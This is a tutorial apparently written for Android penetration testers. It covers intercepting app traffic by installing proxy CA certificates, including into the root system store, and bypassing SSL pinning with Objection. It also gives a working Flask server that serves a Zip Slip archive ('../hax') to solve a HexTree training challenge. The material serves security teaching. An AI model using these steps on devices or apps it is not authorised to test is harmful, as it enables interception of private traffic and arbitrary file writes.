Android Network Traffic Interception Guide
𓅃 In the world of Android Penetration Testing, visibility is everything. If you cannot see the network traffic, you are effectively blind to potential vulnerabilities like IDORs, API flaws, or data leakage. Man-in-the-Middle (MitM) attacks allow us to inspect this traffic, but modern Android security features often block these attempts by default.
This guide outlines a structured methodology for intercepting network traffic and utilizing that access to exploit application logic, based on the approach taught in the HexTree curriculum.
Summary photo

The Methodology
Before attempting to intercept traffic, it is crucial to understand the application’s configuration. The path to successful interception depends entirely on how the developer has configured network security and which Android API level the device is running.
𖤍 The strategy relies on identifying the weakest link in the trust chain.
Phase 1 Reconnaissance
The first step is to analyze the AndroidManifest.xml file. We are specifically looking for the networkSecurityConfig attribute within the application tag. This configuration file acts as the map for the application’s trust anchors.
Scenario A Configuration is Missing
If the developer has not defined a specific network security configuration, the application defaults to the rules of the Android OS version running on the device.
𓅂 Android 6 (API 23) and Below: The application automatically trusts user-installed certificates. This is the ideal scenario.
𓆲 Android 7 (API 24) and Above: The application only trusts system-level certificates by default. This requires root access or specific workarounds.
Scenario B Configuration Exists
If the attribute exists, we must examine the referenced XML file, typically located at res/xml/network_security_config.xml.
1
2
3
4
5
6
7
<network-security-config>
    <base-config>
        <trust-anchors>
            <certificates src="user" />
        </trust-anchors>
    </base-config>
</network-security-config>
Phase 2 Attack Vectors
Based on the reconnaissance phase, select the appropriate method to establish the proxy.
Method 1 User Certificates
This method applies if the application targets API level 23 or lower, or if the network security config explicitly trusts user certificates.
- Export the CA Certificate from your proxy tool (Burp Suite or HTTP Toolkit).
- Transfer the certificate to the Android device.
- Navigate to Settings > Security > Encryption & Credentials > Install from Storage.
- Select the certificate and install it.
- Configure the device WiFi proxy settings to point to your computer’s IP address and the listener port.
Method 2 System Certificates
For most modern applications (API 24+) that do not explicitly trust user certificates, you must install your proxy certificate into the system trust store. This requires a rooted device or emulator.
First, convert your certificate to the correct format using OpenSSL.
1
2
3
4
5
6
7
8
# Convert DER to PEM if necessary
openssl x509 -inform DER -in burp.der -out burp.pem

# Get the subject hash
openssl x509 -inform PEM -subject_hash_old -in burp.pem | head -1

# Rename the file to <hash>.0
mv burp.pem <hash>.0
Next, push the certificate to the system partition. 𓅓 Note that on newer Android versions, the system partition is read-only and may require overlay filesystem techniques or Magisk modules to modify.
1
2
3
4
5
6
7
8
9
10
# Push the certificate to the device
adb push <hash>.0 /data/local/tmp/

# Move to system certificates directory (requires root)
adb shell
su
mount -o remount,rw /system
cp /data/local/tmp/<hash>.0 /system/etc/security/cacerts/
chmod 644 /system/etc/security/cacerts/<hash>.0
reboot
Phase 3 SSL Pinning Bypass
If you have successfully installed the certificate as a system authority but the application connection fails, the application is likely implementing SSL Pinning.
🪽 To bypass this, we use Dynamic Instrumentation tools like Frida. Ensure frida-server is running on the device, then use Objection for a rapid bypass.
1
2
3
4
5
# Inject into the process
objection -g com.example.targetapp explore

# Disable Pinning
android sslpinning disable
Phase 4 Case Study Zip Path Traversal
Once interception is established, we can manipulate traffic to exploit logical vulnerabilities. A classic example is the Zip Path Traversal (Zip Slip) vulnerability found in the HexTree PocketHexMap challenge.
The Vulnerability
The application downloads a .zip file containing map data and extracts it. However, it fails to validate the filenames inside the archive. If an attacker provides a filename containing directory traversal characters (e.g., ../../file), the file will be written outside the intended directory.
The Exploit Setup
🐦🔥 To exploit this, we must intercept the request and redirect it to a malicious Python server running on our machine.
- Redirect Traffic: Configure Burp Suite (using the “Request Handling” tab or HTTP Mock extension) to redirect requests for map.zip to your local Python server.
- Create the Malicious Server: Use the following Python code to serve a dynamic ZIP file containing the traversal payload.
The Solution Code
This script serves a ZIP file that exploits the vulnerability to write a file named hax into the downloads root directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
from flask import Flask, jsonify, send_file
import zipfile
import io

app = Flask(__name__)

@app.route('/map.json')
def serve_map():
    # Serve a valid JSON response to trick the app into thinking a map exists
    response = {
        "maps-0.13.0_0-path": "maps",
        "maps-0.13.0_0": [
            { "name": "hextree-android_continent", "size": "812K", "time": "2024-02" },
        ]
    }
    return jsonify(response)

@app.route('/map.zip')
def map_archive():
    # Create the malicious ZIP in memory
    zip_buffer = io.BytesIO()

    # We use ZIP_DEFLATED for standard compression
    with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zip_file:
        # THE EXPLOIT:
        # usage of "../" allows us to traverse out of the extracted folder.
        # This will write the file "hax" to the parent downloads directory.
        zip_file.writestr('../hax', 'Exploit Successful')

    zip_buffer.seek(0)
    return send_file(zip_buffer, mimetype='application/zip', download_name='map.zip')

if __name__ == '__main__':
    app.run(debug=True, port=1234)
By running this script and intercepting the network call, the application downloads our malicious archive, processes the ../hax filename, and inadvertently writes our file to the sensitive path.
Troubleshooting Checklist
If interception is still failing, verify the following points:
- Is the proxy listener on your computer set to listen on “All Interfaces”?
- Is the Android device actually routing traffic through the proxy?
- Does the application use a native networking library (C++) instead of Java/Kotlin libraries?
- Is the certificate valid and not expired?
║ 𓅈 Knowledge is Power ║